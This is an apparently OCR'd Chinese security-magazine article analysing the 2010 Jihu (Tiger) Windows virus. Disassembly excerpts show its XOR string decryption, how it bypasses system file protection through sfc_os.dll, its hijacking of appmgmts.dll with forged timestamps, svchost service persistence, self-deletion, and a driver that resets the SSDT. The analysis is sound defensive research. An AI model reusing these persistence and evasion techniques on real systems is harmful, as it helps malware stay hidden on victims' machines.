00406A50  E8 D3D4FFFF  call 00403F28
//步入这个CALL
00406A55  47  inc edi //循环计数器递增
00406A56  66:FFCB  dec bx
//字符串个数递减(bx中存的是字符串个数)
00406A59  75 D0  jnz short 00406A2B
//进入下一轮循环
```

通过以上代码我们可以看出,这里的算法是依次取字符串中的字符,逐个解密,解密的核心就是"xor dx,208"这句,简单吧?我们举个例子,假如读到了字符串中的字符8,它的十六进制是38,然后与十六进制208进行异或运算,得到的结果是十六进制数230,我们取后两位数30,它对应字符0,这样我们就解密到一个字符了。我们接着步入00406A46这里的CALL,找到了它的关键代码,只有这一句:

```
00402A26  F3:A4  rep movs byte ptr es:[edi],byte ptr ds:[esi]
```


这句代码是解密后将保存在堆栈的字符送入内存。

我们紧接着步入00406A50这个CALL,找到它的关键代码,也只有一句:

```
00403E08  8710  xchg dword ptr ds:[eax],edx
```

这里让堆栈0012FE7C指向内存00A90134,从内存00A90134开始保存的是解密后的字符,堆栈0012FE7C会显示出所有解密后的字符串,之所以强调这句,是因为我是在看到堆栈0012FE7C中解密的字符串后往上跟踪弄清楚解密算法的。至于解密后的字符串我就不贴出来了。

前置知识:汇编
关键词: 破解、极虎、病毒



极虎病毒破解分析

文/图 Fahrenheit

2010年1月底2月初,在农历虎年来临的前夕,计算机病毒与反病毒领域就已经开始弥漫着虎年的味道了。散播这种节日气氛的不是厂商的宣传广告,而是一个流行甚广、危害巨大的电脑病毒——极虎。根据网络上的资料统计,在高峰时期,极虎在一天的时间之内感染了超过10万台电脑,影响程序运行,带来了相当大的损失。

为了一睹极虎的破坏威力,本人特地从网上找到了极虎众多变种中的一个样本,实地反汇编分析,欲把其恶意行为的实现原理打探究竟。这样做一是满足自己慕名围观的好奇心,二也把其行为特征发出来大家一起探讨,共同进步。

程序基本情况

极虎病毒的分析样本存放在"C:\V"目录下,我们将其命名为dbgt.exe,此源为卡巴斯基将其命名为"Downloader.Win32.Agent.dbgt.rar"。这里下载到的病毒样本并未加壳,用FFI、PEid等均未发现有壳,无壳的大小为0x3C C00字节,约为243KB。而且为了欺骗用户单击,极虎伪装成了快播播放器的样子,如图1所示。




图1

用FFI检查PE信息,时间戳显示文件创建于2010年2月9日19:59:53。程序分为7个区段,没有导出表,但是导入表内部的函数众多,用到了ntdll.dll、KERNEL32.dll、KERNEL32.dll和WS2_32.dll等的系统访问、注册表操作以及网络相关的API。

病毒的入口点在0x00401B6F,在这里最上层的只是总控部分,真正病毒执行的代码从0040202C开始。本文由于篇幅的限制,并不会贴出大量的反汇编代码来做分析。我们将按照病毒的安装、破坏、感染以及隐藏等主要功能,有选择地结合代码进行说明。下面我们从病毒的第一步——安装与运行开始。

病毒的安装和运行

病毒的安装和运行阶段采取了一种目前比较少见的手法——替换系统DLL文件。具体来说是将自己的二进制代码移花接木般地嫁接到Windows系统原有的系统文件中去,再以假冒的系统服务之名执行病毒的恶意行为。下面我们就来分析这其中的具体过程。

病毒体的入口点在0x00401B6F,从这里开始的是最顶层的调用,在入口点不远处对0x0040202C处的子程序调用才开始了真正的病毒安装过程。该过程详细分析起来有两个步骤,第一个是检测病毒是否已在运行,是则中止当前的运行实例,并删除实例文件,第二个则是病毒的安装步骤。关于第一点的叙述,我们会放在病毒自删除的部分再来分析,这里先看其移花接木的方式和手段。

或许很多人对sfc_os.dll这个动态链接库并不是很熟悉,它的作用是完成Windows系统

文件的保护功能。病毒对其内部函数的使用是成功完成替换系统文件的关键。

```
004020F7     mov    [ebp-4], eax
004020FA     push   004094B0
; /FileName = "sfc_os.dll"
004020FF     call   [<&KERNEL32.LoadLibraryA>]
; \LoadLibraryA
00402105mov        [ebp-64C], eax
0040210B     cmp    dword ptr [ebp-64C], 0
00402112     jnz    short 0040211E
00402114     jmp    00402305
00402119     jmp    00402305
0040211Epush     5
; /ProcNameOrOrdinal = #5
00402120   push   dword ptr [ebp-64C]   ; |hModule
00402126     call  [<&KERNEL32.GetProcAddress>]
; \GetProcAddress
```

上面的反汇编代码首先加载了sfc_os.dll，然后用GetProcAddress定位的是其内部序号为5的一个函数，称之为"5号函数"。而这个5号函数正是替换成功的关键，用它去掉了对系统dll文件的保护。通常，这个函数可以使得由参数指定的被保护文件在60秒内变为可修改和替换，但实际测试后发现在Windows XP下是没有这个时间限制的。函数原型为"SetSfcFileException(DWORD param1, PWCHAR param2, DWORD param3);"，param1和param3为常量，分别设置为0和-1，param2就是我们需要修改和替换的系统文件路径，如下面的调用可以替换的就是计算器程序的文件calc.exe："SetSfcFileException(0, L"c:\\windows\\system32\\calc.exe",-1);"。

被病毒选中的文件是appmgmts.dll，名不见经传的一个dll，对这样不常用的dll做修改估计不容易被发现吧！wsprintfA合成出了appmgmts.dll的确切地址C:\WINDOWS\system32\appmgmts.dll，00401E0C里的函数开始了替换过程。

```
00402262      push   eax ; /<%s>
00402263      lea    eax, [ebp-228] ; |
00402269      push   eax ; |<%s>
0040226A      push   004094BC
; |Format = "%s\system32\%s.dll"
0040226F      lea      eax, [ebp-758]; |
00402275      push     eax; |s
00402276      call       [<&USER32.wsprintfA>]; \
wsprintfA
    0040227C      add      esp, 10
    0040227F      lea      eax, [ebp-758]
    00402285      push     eax
    00402286      call     00401E0C
```

由于篇幅所限，我们只列出00401E0C函数里起关键作用的几个API及动态调用的堆栈信息。首先是CreateFileA打开了当前存在的系统appmgmts.dll，病毒用GetFileTime获取了dll的时间戳信息，包括创建时间、最后访问时间和最后修改时间，共三个。这里病毒想用磁盘文件写入的办法，将自身的恶意二进制代码写入到appmgmts.dll中，所以随后的是SetFilePointer的文件指针定位操作和WriteFile的写入操作。SetFilePointer的|OffsetLo参数为0x03，从文件头开始越过了3个字节，因此WriteFile写入的字节数也就设置为：病毒文件大小-OffsetLo。写完之后，再次调用SetFilePointer，将文件指针定位到距起始位置0x3C C00处，该值正好是病毒文件dbgt.exe的大小。不过这次的目的是设置文件结尾，所以紧随其后的是SetEndOfFile。我们知道文件修改之后，操作系统会根据当前时间自动设置文件的时间戳信息，按道理，此时的appmgmts.dll已被修改为病毒程序，时间戳也变成了当前值，如图2右边所示。这样和周围的系统dll不一样，岂不是很容易被发现吗？病毒的设计者早已想到这一点，所以刚才得到的系统appmgmts.dll时间戳在此有了用武之地，SetFileTime又将时间戳改回了系统appmgmts.dll的时间。这样除了文件大小变了，其他包括时间，一切看起来完好如初。




图2

```
    0012EAC4     0012F828  FileName = "C:\WINDOWS\
system32\appmgmts.dll"
    0012EAC8     C0000000  |Access = GENERIC_
READ|GENERIC_WRITE
    0012EACC     00000000  |ShareMode = 0
    0012EAD0     00000000  |pSecurity = NULL
    0012EAD4     00000003  |Mode = OPEN_EXISTING
```

```
0012EAD8   00000000 |Attributes = 0
0012EADC   00000000 \hTemplateFile = NULL
```

第一次调用SetFilePointer：

```
call    [<&KERNEL32.SetFilePointer>]
0012EAD0   000000E4 |hFile = 000000E4 (window)
0012EAD4   0000003C |OffsetLo = 3C (60.)
0012EAD8   00000000 |pOffsetHi = NULL
0012EADC   00000000 \Origin = FILE_BEGIN
```

病毒代码写入系统appmgmts.dll：

```
call    [<&KERNEL32.WriteFile>]
0012EACC   000000E4 |hFile = 000000E4 (window)
0012EAD0   00A30084 |Buffer = 00A30084
0012EAD4   0003CBC4 |nBytesToWrite = 3CBC4
(248772.)
0012EAD8   0012F314 |pBytesWritten = 0012F314
0012EADC   00000000 \pOverlapped = NULL
```

第二次调用SetFilePointer：

```
call    [<&KERNEL32.SetFilePointer>] ; \
SetFilePointer
0012EAD0   000000E4 |hFile = 000000E4 (window)
0012EAD4   0003CC00 |OffsetLo = 3CC00 (248832.)
0012EAD8   00000000 |pOffsetHi = NULL
0012EADC   00000000 \Origin = FILE_BEGIN
```

设置回系统appmgmts.dll的原始时间戳：

```
call    [<&KERNEL32.SetFileTime>]
0012EAD0   000000E4 |hFile = 000000E4 (window)
0012EAD4   0012F2F4 |pCreationTime = 0012F2F4
0012EAD8   0012F2FC |pLastAccess = 0012F2FC
0012EADC   0012F304 \pLastWrite = 0012F304
```

移花接木的过程算是完成了，就差运行了，现在是万事俱备只欠东风啊！在这里运行就是小case了，用SCManager启动对应的系统服务就OK了。

```
00402297    push  dword ptr [ebp-120]
0040229D    call  [<&ADVAPI32.StartServiceA>]
; ADVAPI32.StartServiceA
004022A3    test  eax, eax
004022A5    jnz   short 004022AB
004022A7    jmp   short 004022F4
004022A9    jmp   short 004022F4
004022AB    push  dword ptr [ebp-64C] ; /hLibModule
004022B1    call  [<&KERNEL32.FreeLibrary>] ; \
FreeLibrary
```

稍早的代码用ADVAPI32.OpenSCManagerA打开了SCManager，并打开了对应的服务，这里StartServiceA仅仅是一个启动的步骤而已。启动正常，用FreeLibrary释放掉对sfc_os.dll的加载。

病毒的安装和运行是建立在使用了sfc_os.dll、解除了对系统文件的保护的基础上进行的。如果加载sfc_os.dll失败，不能解除对系统文件的保护，那病毒岂不是就束手无策了吗？确实，这正是一个预防病毒的尝试。然而，说它是尝试，并不是一种方法，是因为这样的尝试终归是要以失败而告终的。病毒早就预想到了这一点，在没有sfc_os.dll的情况下，仍然有第二条路可以达到其恶意目的。

备用的安装方法用到了svchost.exe，这是一个共享进程，存在于%systemroot%/system32目录下。我们知道随着Windows系统服务的不断增多，为了节省系统资源，微软把很多服务做成共享方式，交由 svchost.exe进程来启动。这些系统服务是以动态链接库(dll)的形式实现的，它们把可执行程序指向 svchost，由svchost调用相应服务的动态链接库来启动服务。而同时因为svchost进程启动各种服务，所以病毒、木马也想尽办法来利用它，企图利用它的特性来迷惑用户，达到感染、入侵和破坏的目的，这里也不例外。

病毒首先查询注册表中有关svchost启动的系统服务信息，获得了经由svchost启动的系统服务名称列表。该类信息存放在HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost的netsvcs子键之下。然后便是一个枚举过程，遍历所有的服务名，用CreateServiceA创建服务，直至有一个服务创建成功为止。在我们的实验机器上经过动态运行，病毒在创建名为"Iprip"的服务时取得了成功，其调用堆栈如下：

```
ADVAPI32.CreateServiceA
0012F314 0014BFD0 |hManager = 0014BFD0
0012F318 0012F46A |ServiceName = "Iprip"
0012F31C 0012F46A |DisplayName = "Iprip"
0012F320 00000010 |DesiredAccess = SERVICE_START
0012F324   00000020 |ServiceType = SERVICE_
WIN32_SHARE_PROCESS
0012F328   00000002 |StartType = SERVICE_
AUTO_START
0012F32C   00000001 |ErrorControl = SERVICE_
ERROR_NORMAL
```

```
0012F330    0012F938  |BinaryPathName = "%SystemRoot%\System32\svchost.exe -k netsvcs"
0012F334    00000000  |LoadOrderGroup = NULL
0012F33800000000  |pTagId = NULL
0012F33C    00000000  |pDependencies = NULL
0012F340    00000000  |ServiceStartName = NULL
0012F344    00000000  \Password = NULL
```

我们看到服务的映像文件路径为"%SystemRoot%\System32\svchost.exe -k netsvcs",意为以svchost.exe调用netsvcs参数,启动一组本地系统服务。随后,病毒进入注册表的修改流程。以上面的为例,合成了"lprip.dll"的字符串,用注册表操作函数打开了HKLM\SYSTEM\CurrentControlSet\Services\项,找到lprip,在其中新建了一个子键Parameters,子键下又建立了一个REG_EXPAND_SZ类型,名为ServiceDll的键值,值为C:\Windows\System32\lprip.dll,如图3所示。病毒此举的目的是在调用vchost.exe -k netsvcs时新建lprip系统服务,而该服务的提供者正是C:\Windows\System32\lprip.dll。其意图已经很明显了,lprip.dll应该就是极虎病毒的复制体。




图3

让lprip.dll变成病毒体的步骤和前面appmgmts.dll的移花接木过程一模一样,只不过此次嫁接的目标是lprip.dll文件。此时的嫁接,系统中可能并不存在基础的目标文件,即原来就没有lprip.dll的存在。那这次新产生的lprip.dll本质上就是病毒程序dbgt.exe的一个副本。而且和appmgmts.dll不同的是,这种情况下产生的lprip.dll的时间戳信息也无从伪造,只能是当前修改的系统时间了。

随后还是一样的StartServiceA启动服务的操作。至此,病毒嫁接运行的两步走,外加双保险的安装过程也就算完成了,在其完成自删除之后,就是病毒搞破坏的时候了。

病毒的自删除

病毒的删除也是由其自身来完成的,严格地说是借助其自身、已启动的系统服务的版本,即appmgmts.dll和lprip.dll。病毒的自我删除并没有采用常见的脚本方法,更没有使用什么高超的重写堆栈地址+DLL的方法,而是采用了写说明文件的办法。

病毒在运行之后,会创建一个说明文件,将待处理的文件名以及处理方法代码写入到这个文件中。随后病毒主体的处理例程读取这个文件,根据处理的方法代码对相应的文件采取合适的处理办法。




图4

在这里,说明文件为C:\DelInfo.bin,其内部的消息形式为"处理代码+处理文件名",如图4所示。开始的4个字节按照小端序翻译为"0x00000001",意为删除操作,后面的就是待删除的文件名C:\V\dbgt.exe。我们在病毒的汇编代码中也找到了对应的代码,如图5所示,处理例程删除了C:\V\dbgt.exe之后,还将说明文件DelInfo.bin也一并删除,销声匿迹。




图5

安装恶意驱动

极虎病毒运行之后,还会安装恶意的驱动文件,阻碍安全软件的正常执行。极虎安装的恶意驱动名为Forter.sys,其具体过程如下。

病毒首先用kernel32.GetSystemDirectoryA取得系统的system32路径,然后向其中写入Forter.sys。写入的例程在004014ED处,这里只截取了其中的部分代码。

```
0040152F    and    dword ptr [ebp-34], 0
00401533    lea    eax, [ebp-40]
00401536    push   eax
```

```
  ; /ProcNameOrOrdinal
  00401537    push    004092F0
  ; |/kernel32.dll
  0040153C    call    [<&KERNEL32.
GetModuleHandleA>]
  ; |\GetModuleHandleA
  00401542    push    eax ; |hModule
  00401543    call    [<&KERNEL32.
GetProcAddress>]
  ; \GetProcAddress
  00401549    mov     [ebp-8], eax
  0040154C    push    00409300 ; /file
  00401551    movzx   eax, word ptr [ebp+10] ; |
  00401555    push    eax ; |ResourceName
  00401556    push    dword ptr [ebp+C] ; |hModule
  00401559    call    [<&KERNEL32.
FindResourceA>] ; \FindResourceA
  0040155F    mov     [ebp-20], eax
  00401562    push    dword ptr [ebp-20] ; /
hResource
  00401565    push    dword ptr [ebp+C] ; |hModule
  00401568    call    [<&KERNEL32.SizeofResource>]
; \SizeofResource
  0040156E    mov     [ebp-4], eax
  00401571    push    dword ptr [ebp-20]
```

Forter.sys的二进制代码已经存储在病毒体内部，是以File类型的资源数据的形式存放的，故这里用到了FindResourceA读取出驱动的代码，并且SizeofResource取得了Forter.sys的文件大小。在这之后的必然是文件的写入操作，果然在004015E6和0040160C处，有kernel32.CreateFileA和KERNEL32.WriteFile，完成了Forter.sys从病毒内部到系统目录的迁移。

目前的病毒驱动仅仅只是一个存在于磁盘上的文件而已，并没有调用运行。因此驱动尚处于未激活状态，病毒下一步的行动就是激活驱动程序的运行。要激活这个驱动并不是什么难事，在Windows中建立合适的本地系统服务启动就成。日后为了和驱动程序交互的方便，建立一个可以访问和控制的驱动设备也是必要的。

```
  0040563C    push    0 ; /hTemplateFile = NULL
  0040563E    push    80 ; |Attributes = NORMAL
  00405643    push    3 ; |Mode = OPEN_
EXISTING
  00405645    push    0 ; |pSecurity = NULL
  00405647    push    1 ; |ShareMode = FILE_
SHARE_READ
  00405649    push    C0000000 ; |Access =
GENERIC_READ|GENERIC_WRITE
  0040564E    push    0040986C ; |\\.\forter
  00405653    call    [<&KERNEL32.CreateFileA>] ;
\CreateFileA
  00405659    mov     [40B550], eax
  ……
  0040569C    add     esp, 0C
  0040569F    lea     eax, [ebp-1048]
  004056A5    push    eax ; /Arg1
  004056A6    call    00401194 ; \dbgt.00401194
  004056AB    mov     [ebp-104C], eax
  ……
  0040571B    push    0 ; /pOverlapped = NULL
  0040571D    lea     eax, [ebp-14] ; |
  00405720    push    eax ; |pBytesReturned
  00405721    push    4 ; |OutBufferSize = 4
  00405723    lea     eax, [ebp-20] ; |
  00405726    push    eax ; |OutBuffer
  00405727    push    4 ; |InBufferSize = 4
  00405729    lea     eax, [ebp-1C] ; |
  0040572C    push    eax ; |InBuffer
  0040572D    push    222193 ; |IoControlCode = 222193
  00405732    push    dword ptr [40B550] ; |hDevice
= FFFFFFFF
  00405738    call    [<&KERNEL32.DeviceIoControl>] ; \
DeviceIoControl
```

新建的设备驱动名为\\.\forter，这是病毒主体和驱动程序的第一次交互。在0040571B处是前者向驱动下达的重置SSDT的命令。而00401194处的子函数正是读取中SSDT各服务函数的原始地址的。该函数内部有如下的代码片段：

```
  00401297    push    1 ; /Flags = DONT_RESOLVE_
DLL_REFERENCES
  00401299    push    0 ; |hFile = NULL
  0040129B    lea     eax, [ebp-110] ; |
  004012A1    push    eax ; |FileName
  004012A2    call    [<&KERNEL32.
LoadLibraryExA>] ; \LoadLibraryExA
  004012A8    mov     [ebp-124], eax
  004012AE    mov     eax, [ebp-124]
  004012B4    mov     eax, [eax+3C]
  004012B7    mov     ecx, [ebp-124]
  004012BD    lea     eax, [ecx+eax+18]
  004012C1    mov     [ebp-11C], eax
  004012C7    mov     eax, [ebp+8]
  004012CA    sub     eax, [ebp-114]
  004012D0    mov     [ebp-118], eax
  004012D6    je      short 004012ED
```

```
